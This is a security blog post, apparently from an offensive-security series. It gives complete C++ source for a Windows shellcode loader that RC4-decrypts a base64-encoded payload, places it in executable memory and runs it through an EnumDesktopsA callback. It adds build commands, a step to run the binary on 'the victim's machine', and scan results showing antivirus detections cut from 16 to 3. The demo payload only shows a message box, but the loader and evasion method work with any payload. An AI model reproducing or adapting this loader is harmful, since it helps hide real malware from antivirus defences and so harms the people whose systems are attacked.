


# Malware AV evasion - part 9. Encrypt base64 encoded payload via RC4. C++ example.

[cocomelonc.github.io/malware/2022/08/16/malware-av-evasion-9.html](https://cocomelonc.github.io/malware/2022/08/16/malware-av-evasion-9.html)

August 16, 2022

6 minute read

Hello, cybersecurity enthusiasts and white hackers!



This article is the result of my own research into interesting trick: encrypting base64 encoded payload via RC4.

In most cases in real life, a simple base64 encoding of the payload is enough during a pentest, but if antivirus protection is well configured on the target host, then this is a problem. What if you encrypt it with a stream cipher? Can we reduce the number of AV engines that detect our payload?

## RC4

It is a stream cipher commonly utilized in many computer network information security systems. Ronald Rivest, a professor at MIT, developed this encryption algorithm, although it is unlikely that anyone will employ it in new significant projects due to recognized vulnerabilities.

This is a simple algorithm and the pseudocode for its implementation is on wikipedia, so in C++ it looks something like this:

```

// swap
void swap(unsigned char *a, unsigned char *b) {
    unsigned char tmp;
    tmp = *a;
    *a = *b;
    *b = tmp;
}

// key-scheduling algorithm (KSA)
void KSA(unsigned char *s, unsigned char *key, int keyL) {
    int k;
    int x, y = 0;

    // initialize
    for (k = 0; k < 256; k++) {
        s[k] = k;
    }

    for (x = 0; x < 256; x++) {
        y = (y + s[x] + key[x % keyL]) % 256;
        swap(&s[x], &s[y]);
    }
    return;
}

// pseudo-random generation algorithm (PRGA)
unsigned char* PRGA(unsigned char* s, unsigned int messageL) {
    int i = 0, j = 0;
    int k;

    unsigned char* keystream;
    keystream = (unsigned char *)malloc(sizeof(unsigned char)*messageL);
    for(k = 0; k < messageL; k++) {
        i = (i + 1) % 256;
        j = (j + s[i]) % 256;
        swap(&s[i], &s[j]);
        keystream[k] = s[(s[i] + s[j]) % 256];
    }
    return keystream;
}

// encryption and decryption
unsigned char* RC4(unsigned char *plaintext, unsigned char* ciphertext, unsigned
char* key, unsigned int keyL, unsigned int messageL) {
    int i;
    unsigned char s[256];
    unsigned char* keystream;
    KSA(s, key, keyL);
    keystream = PRGA(s, messageL);

    for (i = 0; i < messageL; i++) {
        ciphertext[i] = plaintext[i] ^ keystream[i];
    }
}

```


```

}
return ciphertext;
}

```

## practical example

For our practical example first of all I base64 encoded our meow-meow messagebox payload, which in turn will be encrypted with the RC4 algorithm:



```

unsigned char* plaintext = (unsigned
char*)" /EiB5PD////o0AAAAEFRQVBSUVZIMdJlSItSYD5Ii1IYPkiLUiA+SItYUD5ID7dKSk0xyUgXwKw8YX
wCLCBWckNQQHB4u1SQVE+SItSID6LQjxIAdA+i4CIAAAASIXAdG9IAdBQPotIGD5Ei0AgSQHQ41xI/8k+QYS
0iEgB1k0xyUgXwKxBwckNQQHB00B18T5MA0wkCEU50XXWWD5Ei0AkSQHQZj5BiwxIPkSLQBxJAdA+QYSiEgB
0EFYQVhewVpBWEFZQVpIg+wgQVL/4FhBWVo+SISS6Un///9dScfBAAAAAD5IjZX+AAAAPkyNhqkBAABIMc1Bu
kWDVgf/1UgxyUG68LWiVv/VTWvdy1tZW93IQa9Xi4uXj0A";
unsigned char* key = (unsigned char*)"key";
unsigned char* ciphertext = (unsigned char *)malloc(sizeof(unsigned char) *
strlen((const char*)plaintext));
RC4(plaintext, ciphertext, key, strlen((const char*)key), strlen((const
char*)plaintext));

```

So in our malware we do the reverse process: first we decrypting it via RC4 then decoding via base64. For base64 decoding process I used Win32 crypto API:

```
#include <windows.h>
#include <wincrypt.h>
#pragma comment (lib, "crypt32.lib")

//...
//...
//...

int b64decode(const BYTE * src, unsigned int srcLen, char * dst, unsigned int dstLen)
{
    DWORD outLen;
    BOOL fRet;
    outLen = dstLen;
    fRet = CryptStringToBinary( (LPCSTR) src, srcLen, CRYPT_STRING_BASE64, (BYTE *
)dst, &outLen, NULL, NULL);
    if (!fRet) outLen = 0; // failed
    return (outLen);
}

//...
```

Finally, we have full source code:

```

/*
hack.cpp
RC4 encrypt payload
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/08/16/malware-av-evasion-9.html
*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <windows.h>
#include <wincrypt.h>
#pragma comment (lib, "crypt32.lib")

int b64decode(const BYTE * src, unsigned int srcLen, char * dst, unsigned int dstLen)
{
    DWORD outLen;
    BOOL fRet;
    outLen = dstLen;
    fRet = CryptStringToBinary( (LPCSTR) src, srcLen, CRYPT_STRING_BASE64, (BYTE *
)dst, &outLen, NULL, NULL);
    if (!fRet) outLen = 0; // failed
    return (outLen);
}

// swap
void swap(unsigned char *a, unsigned char *b) {
    unsigned char tmp;
    tmp = *a;
    *a = *b;
    *b = tmp;
}

// key-scheduling algorithm (KSA)
void KSA(unsigned char *s, unsigned char *key, int keyL) {
    int k;
    int x, y = 0;

    // initialize
    for (k = 0; k < 256; k++) {
        s[k] = k;
    }

    for (x = 0; x < 256; x++) {
        y = (y + s[x] + key[x % keyL]) % 256;
        swap(&s[x], &s[y]);
    }
    return;
}

// pseudo-random generation algorithm (PRGA)
unsigned char* PRGA(unsigned char* s, unsigned int messageL) {

```

```

int i = 0, j = 0;
int k;

unsigned char* keystream;
keystream = (unsigned char *)malloc(sizeof(unsigned char)*messageL);
for(k = 0; k < messageL; k++) {
    i = (i + 1) % 256;
    j = (j + s[i]) % 256;
    swap(&s[i], &s[j]);
    keystream[k] = s[(s[i] + s[j]) % 256];
}
return keystream;
}

// encryption and decryption
unsigned char* RC4(unsigned char *plaintext, unsigned char* ciphertext, unsigned
char* key, unsigned int keyL, unsigned int messageL) {
    int i;
    unsigned char s[256];
    unsigned char* keystream;
    KSA(s, key, keyL);
    keystream = PRGA(s, messageL);

    // printf("-----plaintext-----\n");
    // for(i = 0; i < messageL; i++) {
    //     printf("%02hhx\t", plaintext[i]);
    // }
    // printf("\n\n");
    //
    // printf("-----key-----\n");
    // for(i = 0; i < keyL; i++) {
    //     printf("%02hhx\t", key[i]);
    // }
    // printf("\n\n");

    for (i = 0; i < messageL; i++) {
        ciphertext[i] = plaintext[i] ^ keystream[i];
    }

    // printf("-----ciphertext-----\n");
    // for(i = 0; i < messageL; i++) {
    //     printf("%02hhx\t", ciphertext[i]);
    // }
    // printf("\n\n");
    return ciphertext;
}

int main(int argc, char* argv[]) {
    unsigned char* plaintext = (unsigned
char*)"/EiB5PD////o0AAAAEFRQVBSUVZIMdJlSItSYD5Ii1IYPkiLUiA+SItYUD5ID7dKSk0xyUgXwKw8YX
wCLCBBwckNQqHB4u1SQVE+SItSID6LQjxIAdA+i4CIAAAASIXAdG9IAdBQPotIGD5Ei0AgSQHQ41xI/8k+QYs
0iEgB1k0xyUgXwKxBwckNQqHB00B18T5MA0wkCEU50XXWWD5Ei0AkSQHQZj5BiwxIPkSLQBxJAdA+QYsEiEgB

```

```

0EFYQVhewVpBWEFZQVpIg+wgQVL/4FhBWVo+SIS6Un///9dScfBAAAAAD5IjZX+AAAAPkyNhQkBAABIMc1Bu
KWDVgf/1UgxyUG68LwiVv/VTWVvdy1tZW93IQA9Xi4uXj0A";
    unsigned char* key = (unsigned char*)"key";
    unsigned char* ciphertext = (unsigned char *)malloc(sizeof(unsigned char) *
strlen((const char*)plaintext));
    RC4(plaintext, ciphertext, key, strlen((const char*)key), strlen((const
char*)plaintext));

    unsigned char payload[] =
"\x24\x29\x5d\xaf\x11\xdf\x3f\x65\x67\x64\x27\x14\x26\x1c\x53\xbc\xce\x31\xab\x34\xfa
\xb7\xa1\xac\x63\xa5\xf2\xf4\x74\x88\x31\xf2\x47\x74\xc2\xdd\xf0\xcb\x8f\xf5\x5a\xe6\
xb6\xe8\x73\x16\x4f\xcf\xaf\x54\x79\x0c\x3f\x90\x7d\xfd\xa6\x2b\x0d\x71\xc7\xb0\xb6\x
40\xf0\x12\xdc\xa8\xc5\x20\xb5\xc0\x45\x25\x03\x30\x03\x23\xd9\xc8\x82\xbc\x7d\x1a\xfb
e\xcc\x66\x32\x2e\xaa\x40\xc9\x61\xc2\x72\x77\x70\xba\xc7\xd2\x3b\xea\x3d\x6f\x07\xf5
\xbc\xae\x1d\x32\xc8\xf3\x6f\x1c\x32\xe0\xd7\x65\x20\x72\xec\x21\xfe\xa9\xc5\x72\x12\
xa6\x06\x38\x01\x3e\x16\xe8\x09\x68\x87\xc8\x7f\x0b\x44\xcf\xba\x9c\xbe\x7c\xfc\x3b\x
96\x3f\x90\xdc\x96\xe3\x8c\x3f\x3a\xe7\x57\xa4\xcd\xa5\x42\x4b\x55\x2e\x5b\x89\xf6\xd
9\x80\x55\xf8\xbc\x0b\x4e\x66\x96\x01\xce\xc8\x97\x6a\xbd\x31\x6d\xfd\x53\xae\xcd\x98
\xc9\x28\x73\x60\x4a\x82\xe1\x2e\xb7\x77\xc5\x97\xbd\x3d\xed\xc1\x9c\xeb\xc6\x06\x3a\
x44\xf5\xf8\x7d\x79\x30\x42\xea\xbd\x4d\xbf\xe5\x18\xcb\xa5\x78\x6f\xb7\xf9\x65\xd7\x
36\xbd\x92\x76\xf0\xda\x60\x97\xac\xd1\xcf\x98\xbf\xd7\x66\xd1\x4b\x34\x96\xfb\xe9\xf
8\xac\x59\xe9\x0e\x81\x81\xe4\x7f\xcf\xd6\x7f\x16\x48\xe1\x94\x0c\x7c\x8e\xa0\x85\xa1
\x81\x0f\xc3\x5f\xfb\xfd\x05\x7b\x69\x5b\xb4\x78\x4e\x1e\x10\x1b\x29\xc4\xa9\x1d\xa6\
xa3\xe6\xa9\xb0\xdd\xc5\x35\x3b\x0e\xdb\xca\x82\x64\x1a\x19\x53\xdd\x65\xe7\xd3\x5e\x
2e\x7d\x8c\xfa\x80\x52\x6c\xa0\xad\x9a\x8f\xb6\xdc\x43\x8b\x8e\x5f\xac\x46\xb5\x90\x8
a\x16\x3d\x4d\xb9\x17\xc6\x6d\x87\x13\xad\xa3\x78\x68\x7c\xbc\xcf\x1b\x26\xa6\xc3\x37
\x10\xfc\xca\xc4\x78\xa6\xe1\x7e\x88\x53\xcc\x2e\x38\xe3\x15\xd0\x2b\xe9\x0f";
    unsigned char* encoded = (unsigned char *)payload;
    unsigned char* decoded = (unsigned char *)malloc(sizeof(unsigned char) *
(sizeof(payload) - 1));
    RC4(encoded, decoded, key, strlen((const char*)key), sizeof(payload) - 1);
    // printf("%s\n", decoded);

    unsigned int payload_bytes_len = 512;
    char * decoded_payload_bytes = (char *)malloc(sizeof(char) * payload_bytes_len);
    b64decode((const BYTE *)decoded, payload_bytes_len, decoded_payload_bytes,
payload_bytes_len);

    unsigned int decoded_payload_len = 285;
    unsigned char* decoded_payload = new unsigned char[decoded_payload_len];

    for (int j = 0; j < decoded_payload_len; j++) {
        decoded_payload[j] = decoded_payload_bytes[j];
    }

    printf("-----payload-----\n");
    for (int i = 0; i < decoded_payload_len; i++) {
        printf("%02hhx\t", decoded_payload[i]);
    }
    printf("\n\n");

    LPVOID mem = VirtualAlloc(NULL, decoded_payload_len + 1, MEM_COMMIT,

```

```

PAGE_EXECUTE_READWRITE);
    RtlMoveMemory(mem, decoded_payload, decoded_payload_len);
    EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);

    return 0;
}

```

## demo

Let's go to see everything in action. Compile our malware:

```

x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive -lcrypt32

```

```

(cocomelonc@kali) [~/hacking/cybersec_blog/2022-08-16-malware-av-evasion-9]
$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lcrypt32

(cocomelonc@kali) [~/hacking/cybersec_blog/2022-08-16-malware-av-evasion-9]
$ ls -lt
total 116
-rwxr-xr-x 1 cocomelonc cocomelonc 106496 Aug 16 06:15 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 5631 Aug 16 06:11 hack.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 285 Aug 11 01:12 meow.bin

```

Then run it at the victim's machine:

```

.\hack.exe

```


The screenshot shows a Kali Linux terminal window on the left and a Windows VM window on the right. The terminal displays the following hexdump of 'meow.bin':

```

fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41
50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52
18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a
4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1
c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e
00 00 00 48 85 c0 74 6f 48 01 00 59 3e 8b 48 18 3e 44
8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0
74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49
01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d
31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75
f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b
56 07 ff d5 48 31 c9 41 ba f0 b5 a2 56 ff d5 4d 65 6f 77 2d
77 2d 6d 65 6f 77 21 00 3d 5e 2e 2e 5e 3d 00

```

The Windows VM window shows a 'Meow-meow!' dialog box with an 'OK' button. The terminal in the VM shows the command 'hexdump -e '16/1 "%02x " "\n"' meow.bin' and the output of the hexdump.



As you can see everything is worked perfectly :)

Upload our malware to [antiscan.me](https://antiscan.me):

Filename: hack.exe  
MD5: a3e52fe84386dec6efaaeadea4d67d5f  
Scan date: 16-08-2022 03:23:02

 **Detection 1/26**

 Ad-Aware Antivirus Clean	 Eset NOD32 Antivirus Clean
 AhnLab V3 Internet Security Clean	 Fortinet Antivirus Clean
 Alyac Internet Security Clean	 IKARUS anti.virus Clean
 Avast Internet Security Clean	 F-Secure Anti-Virus Clean
 AVG Anti-Virus Clean	 Malwarebytes Anti-Malware Clean
 Avira Antivirus Clean	 Panda Antivirus Clean
 Webroot SecureAnywhere Clean	 Kaspersky Internet Security Clean
 BitDefender Total Security Clean	 McAfee Endpoint Protection Clean
 BullGuard Antivirus Clean	 Sophos Anti-Virus Clean
 ClamAV Clean	 Trend Micro Internet Security Clean
 Dr.Web Security Space 11 Clean	 Windows Defender VirTool:Win32/Meterpreter
 Emsisoft Anti-Malware Clean	 Zone Alarm Antivirus Clean
 Comodo Antivirus Clean	 Zillya Internet Security Clean

ANTISCAN.ME - NO DISTRIBUTE ANTIVIRUS SCANNER

<https://antiscan.me/scan/new/result?id=TDS4GtAWYrXY>

and to VirusTotal:

https://www.virustotal.com/gui/file/345630f8fd18715b4151eec0238ef6a7024e801abcc6ac70e595373dedb11867/detection

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

1151eec0238ef6a7024e801abcc6ac70e595373dedb11867

3 / 70

3 security vendors and no sandboxes flagged this file as malicious

345630f8fd18715b4151eec0238ef6a7024e801abcc6ac70e595373dedb11867  
hack.exe  
64bits assembly peexe

104.00 KB Size  
2022-08-16 03:26:16 UTC a moment ago

EXE

Community Score

DETECTION DETAILS BEHAVIOR COMMUNITY

Security Vendors' Analysis

Cynet	Malicious (score: 100)	Elastic	Malicious (moderate Confidence)
Microsoft	VirTool.Win32/Meterpreter	Acronis (Static ML)	Undetected
Ad-Aware	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Anty-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
BitDefenderTheta	Undetected	Bkav Pro	Undetected
ClamAV	Undetected	Comodo	Undetected
CrowdStrike Falcon	Undetected	Cybereason	Undetected
Cylance	Undetected	Cyren	Undetected

As you can see, only 3 of 70 AV engines detect our file as malicious.

<https://www.virustotal.com/gui/file/345630f8fd18715b4151eec0238ef6a7024e801abcc6ac70e595373dedb11867/detection>

So it can be assumed that evasion works because this technique of shellcode running showed the result **16 of 66**:



16  
/ 66

16 security vendors and no sandboxes flagged this file as malicious

657ff9b6499f8eed373ac61bf8fc98257295869a833155f68b4d68bb6e565ca1  
hack.exe

15.00 KB  
Size

2022-06-27 08:36:07 UTC  
a moment ago



Community  
Score

DETECTION DETAILS BEHAVIOR COMMUNITY

Security Vendors' Analysis


Acronis (Static ML)	<span style="color: red;">!</span> Suspicious	Ad-Aware	<span style="color: red;">!</span> Generic.ShellCode.F.223359A5
ALYac	<span style="color: red;">!</span> Generic.ShellCode.F.223359A5	Arcabit	<span style="color: red;">!</span> Generic.ShellCode.F.223359A5
BitDefender	<span style="color: red;">!</span> Generic.ShellCode.F.223359A5	Cybereason	<span style="color: red;">!</span> Malicious.cacde0
Cynet	<span style="color: red;">!</span> Malicious (score: 100)	DrWeb	<span style="color: red;">!</span> Trojan.Starter.7246
Elastic	<span style="color: red;">!</span> Malicious (high Confidence)	Emsisoft	<span style="color: red;">!</span> Generic.ShellCode.F.223359A5 (B)
eScan	<span style="color: red;">!</span> Generic.ShellCode.F.223359A5	GData	<span style="color: red;">!</span> Generic.ShellCode.F.223359A5
Jiangmin	<span style="color: red;">!</span> Trojan.Shelma.lmx	Kaspersky	<span style="color: red;">!</span> HEUR:Trojan.Win32.Generic
MAX	<span style="color: red;">!</span> Malware (ai Score=87)	Trellix (FireEye)	<span style="color: red;">!</span> Generic.mg.fb0ec4156ccb7001
AhnLab-V3	<span style="color: green;">✓</span> Undetected	Alibaba	<span style="color: green;">✓</span> Undetected
Avast	<span style="color: green;">✓</span> Undetected	Avira (no cloud)	<span style="color: green;">✓</span> Undetected
Baidu	<span style="color: green;">✓</span> Undetected	BitDefenderTheta	<span style="color: green;">✓</span> Undetected
Bkav Pro	<span style="color: green;">✓</span> Undetected	ClamAV	<span style="color: green;">✓</span> Undetected
Comodo	<span style="color: green;">✓</span> Undetected	CrowdStrike Falcon	<span style="color: green;">✓</span> Undetected
Cylance	<span style="color: green;">✓</span> Undetected	Cyren	<span style="color: green;">✓</span> Undetected
ESET-NOD32	<span style="color: green;">✓</span> Undetected	F-Secure	<span style="color: green;">✓</span> Undetected

<https://www.virustotal.com/gui/file/657ff9b6499f8eed373ac61bf8fc98257295869a833155f68b4d68bb6e565ca1/detection>

**We have reduced the number of AV engines which detect our malware from 16 to 3!**

But in general, there is a very serious caveat, why we get 3 at the result. If we run something like:

```
strings -n 8 | grep "o0AAAAEFRQVBSUVZIMdJlSIstSYD5Ii1IYPkiLUiA+SityUD5ID7dKSk0xy"
```



What do we see??? Many tools for static analysis will immediately understand the malicious stuffing after decoding such lines. Since our code is just dirty PoC, so this string is for debugging and asserting purposes, it is a normal but in real life we might not see indicators like this.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

RC4

base64

EnumDesktopsA

source code in github

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye! *PS. All drawings and screenshots are mine*